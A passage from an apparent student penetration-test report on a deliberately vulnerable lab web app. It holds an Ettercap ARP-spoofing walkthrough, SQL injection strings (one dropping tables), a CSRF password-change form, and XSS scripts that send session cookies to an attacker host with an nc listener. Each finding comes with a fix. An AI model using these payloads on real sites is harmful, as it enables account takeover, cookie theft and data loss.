Wireshark revealed credentials as plaintext in a POST request from our IP (`192.168.56.102`) to the server (`192.168.56.101`), confirming the lack of encryption for credential traffic.

2.4.3 Exploitation

To exploit, a **M**an **in** **t**he **M**iddle (MITM) attack using Ettercap for ARP spoofing on our machine intercepted traffic between another user and the server, exposing login credentials in plaintext. To demonstrate, another VM was deployed on the same network by cloning an existing VM, resulting in:

- Web Server: `192.168.56.101`

- Attacker Machine: `192.168.56.102`
- Victim Machine (clone of attacker): `192.168.56.103`

Ettercap's host scan tool was used to identify other hosts on the network, confirming the victim machine was configured properly at `192.168.56.103`.



Figure 2.18: Ettercap host scan.

We set the victim machine as `TARGET1` and the server as `TARGET2`:



Figure 2.19: Ettercap host target assignment.

The MITM attack was started by selecting "ARP Poison" from the MITM menu:



Figure 2.20: ARP Poisoning MITM attack.

After configuring, all traffic from the victim machine (`192.168.56.103`) to the web server (`192.168.56.101`) was detected through Wireshark using the filter `http.request.method == "POST"`. The victim logged into /login with credentials `ash, mypass`, which were captured and displayed in plaintext on Wireshark on the attackers machine (see 2.21).



Figure 2.21: POST request showing login credentials intercepted from MITM attack.

2.4.4 Fix

We recommend using HTTPS to encrypt traffic, eliminating plaintext traffic and making MITM attacks harder. This can be done by obtaining an SSL certificate, installing it on the web server, and redirecting all HTTP traffic to HTTPS.

2.5 Vulnerability V: SQL Injection

2.5.1 Description

The administrator can change usernames through an input field. Inputting a certain string tricks the web server into executing SQL that changes all usernames to the same value, rendering the login system dysfunctional.

The severity of this is **medium**. Likelihood of exploitation is **low** as it can only be discovered by users with administrator privileges, which is unlikely for attackers. Whilst it doesn't compromise confidentiality, it leads to loss of availability and data integrity, making the overall impact **medium/high**.

2.5.2 Discovery

Discovering the administrator login (`bruce thisisagoodpassword`) grants access to "User Administration" at `http://192.168.56.101:8714/user-admin`, which allows the administrator to change other users' usernames through text fields (shown below in Figure 2.22).



Figure 2.22: "User Administration" panel.

An SQL injection check can be performed by entering `'` into any text field, causing the page to crash, indicating the vulnerability. Once identified, we used different SQL queries to exploit.

If the backdoor from section 2.1 is installed and the `hack-me-full-app-1.1.0.jar` file is extracted, the SQL statement used by the "User Administration" page can be identified in the `AdminController.class` file at `/BOOT-INF/classes/uk/ac/cardiff/nsa/security/controller/`.

```
import uk.ac.cardiff.nsa.security.model.dto.UserAction;
import uk.ac.cardiff.nsa.security.model.entity.User;
import uk.ac.cardiff.nsa.security.model.repo.UserRepository;
...
@PostMapping({"/user-admin"})
@PreAuthorize("hasRole('ROLE_ADMIN')")
public String updateUsername(@ModelAttribute("userAction") final
     UserAction userAction) {
    log.debug("Updating [{}] to have username [{}]", userAction.getId(),
        userAction.getNewUsername());
    this.userRepo.updateUser(userAction.getNewUsername(),
        userAction.getId());
```

```
    return "redirect:/user-admin";
}
```

/user-admin binds the form data, including the "New Username" field labeled newUsername, to the UserAction object using @ModelAttribute().

```
<form action="/user-admin" method="post">
    <input type="hidden" value="1" id="id" name="id" />
    <input type="text" value="bruce" id="newUsername"
        name="newUsername"/>
    ...
</form>
```

User details are updated using UserRepo.updateUser() (/BOOT-INF/classes/uk/ac/cardiff/nsa/security/model/repo/UserRepositoryCustomImpl.class). The vulnerable UPDATE query is manipulated using the unmodified username variable, from the "New Username" HTML form.

```
public void updateUser(final String username, final long id) {
    Query query = this.entityManager.createNativeQuery("UPDATE User set
        username='" + username + "' where id=" + id);
    query.executeUpdate();
}
```

2.5.3 Exploitation

To exploit, the newUsername field in the form needs to be set to something that can exploit the following query:

```
UPDATE User set username='\textcolor{red}{username}' where id={id}
```

We can modify all user usernames to any value by entering the following string into the newUsername field:

```
UPDATE User set username='hacked' WHERE 1=1; -- ' where id=id
```

Afterwards, the login system fails (see Figure 2.23) because it likely relies on using the username value to select one row in the User table to compare with the password to validate. Since all usernames are the same, it returns multiple rows, causing NonUniqueResultException.



Figure 2.23: NonUniqueResultException after SQL injection.

We cannot inject multiple queries into the "New Username" field, limiting the attack to modifying usernames, preventing actions like exposing sensitive information, dropping the database, or changing passwords:

```
UPDATE User set username='\textcolor{red}{' WHERE 1=2; UPDATE User set
    username=CONCAT(username, password) WHERE 1=1; --
    }\textcolor{gray}{' where id={id}}

UPDATE User set username='\textcolor{red}{' WHERE 1=2; DROP TABLE User;
    DROP TABLE Property; -- }\textcolor{gray}{' where id={id}}

UPDATE User set username='\textcolor{red}{' WHERE 1=2; UPDATE User set
    password='hacked' WHERE username='sam'; -- }\textcolor{gray}{'
    where id={id}}
```

2.5.4 Fix

The backend currently uses string concatenation for SQL queries, directly parsing and executing each time it is run. Instead, parameterised queries should be used, where parameters (user input) are treated separately from the query. As this webapp uses Java, `PreparedStatements` can be used.

2.6 Vulnerability VI: Cross-Site Request Forgery (CSRF)

2.6.1 Description

By copying the password reset form from `/password-reset` on our malicious website, we tricked the user into submitting a POST request that changed the victim's password to our chosen value, without needing their `JSESSIONID`, locking the victim out of their account and giving us access.

This vulnerability is **high** severity. The likelihood of exploitation is **high** because discovering that the site does not use CSRF tokens is simple, and so is the setup of a malicious website. The impact is **medium** as it affects the confidentiality of information such as properties and credit card information (not passwords), but affects the integrity of the data minimally and doesn't affect the website availability.

2.6.2 Discovery

We check for state-changing forms (e.g. password, username, or display name updates) that don't have CSRF tokens. The website contains three types of these forms:

1. Password change form on `/password-reset`.

2. Display name change form on `/password-reset`.

3. Username change forms on `/user-admin` for administrators.

Exploiting form 2 using CSRF would allow us to change display names, which is inconvenient, but not serious. Form 3 requires administrator access, and can only change usernames, potentially locking people out of their accounts but not granting attackers access as they lack a password. We focus on form 1 as a vulnerability could affect all users, allowing attackers to lock users out and take full control of accounts by changing passwords.

We view the form's HTML content by selecting "View Page Source" on any browser. Authenticated as `ash`, the form doesn't appear to have any CSRF token:

```
<form class="form-input" style="display: inline"
    action="/password-reset" method="post">
    <!-- important we lookup the hash on the other end -->
    <input type="hidden" id="username" namne="username" name="username"
        value="2852f697a9f8581725c6fc6a5472a2e5"/>
    <input id="newpass" name="newPassword" placeholder="New Password"
        required="required" value="" />
    <button type="submit"><i class="fas fa-save"></i></button>
</form>
```

`2852f697a9f8581725c6fc6a5472a2e5` is an MD5 hash of the word `ash` and the password value is currently empty.

2.6.3 Exploitation

We created a phishing page containing a form that, when submitted, would change the password of `ash`. We created the file `index.html` (seen below) and launched it using Apache2.

```
<html>
  <body>
    <h1>CSRF Attack</h1>
      <form class="form-input" style="display: inline"
          action="http://192.168.56.101:8714/password-reset"
          method="post">
            <input type="hidden" id="username" namne="username"
                name="username"
                value="2852f697a9f8581725c6fc6a5472a2e5"/>
            <input type="hidden" id="newpass" name="newPassword"
                placeholder="New Password" required="required"
                value="hacked" />
            <button type="submit">Click me.</button>
      </form>
  </body>
</html>
```

Using the same MD5 hashed username of `ash` with a different password value `"hacked"`, we changed the form's action to redirect to the `/password-reset` page of the original website. The password field is hidden to conceal the true intentions of our CSRF attack page. The resultant page is shown in Figure 2.24:



Figure 2.24: CSRF attack page.

If user `ash` is authenticated, and submits the CSRF attack form, a POST request showing the MD5 hashed username and new password value is made `hacked` (see Figure 2.25).



Figure 2.25: CSRF attack page POST request.

Attempting to re-login with `ash, mypass` displays a `"Bad credentials"` error, indicating the password `mypass` isn't valid anymore. See Figure 2.26.



Figure 2.26: Bad credentials error message after authenticating with `ash, mypass`.

Using Wireshark with the filter `http.request.method == "POST" or http-.response.code == 302` we see POST request with `username=ash`, `password=m-ypass`, followed by a redirection to `/login-failed`, see Figure 2.27.



Figure 2.27: Login using details `ash, mypass` after CSRF exploit.

Using new credentials `ash, hacked` successfully authenticates us. We see the POST request isn't met by redirection to `/login-failed` (see Figure 2.28), indicating login success.



Figure 2.28: Login using details `ash, hacked` after CSRF exploit.

2.6.4 Fix

To fix, a submitted request must include a valid CSRF token to be approved (a random value found in the form, which changes upon each page refresh and for each user). Attackers can clone forms with CSRF tokens, but the token would become invalid if used by any other user. Additionally, it would expire when the authenticated user refreshes the page, meaning that the attacker couldn't forge a valid request using a cloned form.

2.7 Vulnerability VII: Cross-Site Scripting (XSS)

2.7.1 Description

The website contains stored and reflected XSS vulnerabilities. Attackers can insert JavaScript into the query parameter of `/properties?q=`, secretly sending the victim's `JSESSIONID` to an open port. Users can deliberately change their display name to JavaScript that, upon rendering `user-admin`, sends the administrator's `JSESSIONID` to an open port. Using valid `JSESSIONID`'s, attackers can send a POST request to change the victim's password and gain account access.

This vulnerability class is **medium** severity. Likelihood of exploitation is **medium** as the ease of discovery is difficult. Finding reflected XSS requires discovering a hidden query parameter on `/properties` and writing a script that can send data without triggering the CSP. Stored XSS discovery requires a similar script, condensed to 255 characters and is harder to detect without admin access since it affects the `/user-admin` page. The impact is `medium` as attackers can gain full access to administrator and standard accounts, but cannot affect data integrity or availability.

2.7.2 Discovery

The stored XSS vulnerability is found using `/password-reset`'s "Display Name" form. Normally enabling users to change their display name, by authenticating as any user, and changing the display name to `<script>alert('Worked')</script>`, an alert window appears on any XSS-vulnerable page using that display name.

Figure 2.29: JavaScript script in "Display Name" form.

Authenticating as administrator `bruce` and navigating to `/user-admin`, a table is shown with the display name of each user. Since `ash`'s display name is `<script>alert('Worked')</script>` we see an alert, confirming that `/user-admin` is vulnerable.



Figure 2.30: Confirmation of stored XSS on `/user-admin`.

Reflected XSS vulnerabilities are normally found on pages that accept URL query parameters. Though no page on the website appears to have these, modifying the URL of `/properties` to `/properties?q=mr%20blobby` confirms that it uses a parameter to filter properties by owner (see Figure 2.31).



Figure 2.31: `/properties` page, filtered by property owner "Mr Blobby".

To test if scripts can be injected into the URL, we used: /properties?q=<script>alert('Worked')</script>:. Rendering the page displayed an alert box, confirming that this page is vulnerable to reflected XSS.



Figure 2.32: Confirmation of reflected XSS on `/properties`.

2.7.3 Exploitation

Exploiting reflected and stored XSS is slightly different, but both can steal an authenticated user's `JSESSIONID` cookie. Using `JSESSIONID`, we can impersonate the user, changing their password to steal their account and give us access to personal information.

Reflected

To receive the cookie, we listened on port `11111` (any unoccupied port will work) using the following:

```
$ nc -lvp 11111
```

The website contains a **C**ontent **S**ecurity **P**olicy (CSP) which blocks some external and inline scripts, and external images. We can bypass this by masking the `JSESSIONID` in a form, which has more lenient restrictions. With our listener at 192.168.56.102:11111, we set the form action to http://192.168.56.102:-11111/log and the value of the form to document.cookie to extract the victim's session cookie:

```
<script>
    var form = document.createElement('form');
    form.method = 'POST';
    form.action = 'http://192.168.56.102:11111/log';

    var input = document.createElement('input');
    input.type = 'hidden';
    input.name = 'message';
    input.value = document.cookie;

    form.appendChild(input);
    document.body.appendChild(form);

    form.submit();
</script>
```

This sends the cookie ECBAD719EF084E6970425A99F325C211 (see Figure 2.33).



Figure 2.33: JSESSIONID sent via port 11111.

Using the cookie, we sent a POST request via curl which changes ash's password to "hacked":

```
curl -X POST http://192.168.56.101:8714/password-reset \
  --cookie "JSESSIONID=ECBAD719EF084E6970425A99F325C211" \
  -d "username=2852f697a9f8581725c6fc6a5472a2e5" \
```

```
-d "newPassword=hacked"
```

Using Wireshark, we can confirm this POST request (see Figure 2.34).



Figure 2.34: Wireshark capture showing password reset.

Attempting to authenticated with **ash, mypass** results in a "Bad credentials" error, confirming the password change. Using Wireshark we confirm using the POST response, which redirects to `/login-failed` (Figure 2.35).



Figure 2.35: Wireshark capture showing invalid login.

Authenticating with **ash, hacked** is successful. Wireshark shows no redirection to the `/login-failed` page (Figure 2.36), meaning we successfully stole `ash`'s account, giving us access to their credit card and property information.



Figure 2.36: Wireshark capture showing valid login.

Stored

Stored XSS can only be run against an administrator. To execute it, we first authenticate as any user, we use `ash`, and change their display name on `/password-reset` to:

```
<script>f=document.createElement('form');f.method='POST';f.action='http://192.168.56.102:11111/log';i=document.createElement('input');i.type='hidden';i.name='m';i.value=document.cookie;f.appendChild(i);document.body.appendChild(f);f.submit();</script>
```

The display name field limits has a 255 character limit, so we condensed the original script. With port `11111` listening, authenticating as administrator `bruce` and navigating to `/user-admin` executes the script, sending the `JSESSIONID` to port `11111`.



Figure 2.37: Caption

This gives the attacker full access to an administrator account, allowing them to change usernames.

2.7.4 Fix

We recommend adding `form-action` to the CSP, restricting form submissions to the same or trusted domains:

```
Content-Security-Policy: form-action 'self';
```

The CSP of the website blocks submission of data through images and `eval` scripts but not form submission.

Bibliography

[1] URLDownloadToFile function (Windows) — learn.microsoft.com. https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85). [Accessed 21-12-2024].

[2] The ProFTPD Project: Home, December 2024. [Online; accessed 5. Jan. 2025].

[3] Finding the Needle: A Study of the PE32 Rich Header and Respective Malware Triage — Chair for IT Security, January 2025. [Online; accessed 7. Jan. 2025].

[4] Free Automated Malware Analysis Service - powered by Falcon Sandbox - Viewing online file analysis results for 'Windows Live Messenger.exe', January 2025. [Online; accessed 6. Jan. 2025].

[5] OWASP Risk Rating Methodology | OWASP Foundation, January 2025. [Online; accessed 5. Jan. 2025].

[6] alvinashcraft. GetTempPathA function (fileapi.h) - Win32 apps — learn.microsoft.com. https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-gettemppatha. [Accessed 21-12-2024].

[7] GrantMeStrength. WinExec function (winbase.h) - Win32 apps — learn.microsoft.com. https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec. [Accessed 21-12-2024].

[8] Karl-Bridge-Microsoft. PE Format - Win32 apps — learn.microsoft.com. https://learn.microsoft.com/en-us/windows/win32/debug/pe-format. [Accessed 22-12-2024].

[9] TylerMSFT. snprintf, _snprintf, _snprintf_l, _snwprintf, _snwprintf_l — learn.microsoft.com. https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/snprintf-snprintf-snprintf-l-snwprintf-snwprintf-l?view=msvc-170. [Accessed 22-12-2024].

[10] TylerMSFT. /STUB (MS-DOS Stub File Name) — learn.microsoft.com. https://learn.microsoft.com/en-us/cpp/build/reference/stub-ms-dos-stub-file-name?view=msvc-170. [Accessed 21-12-2024].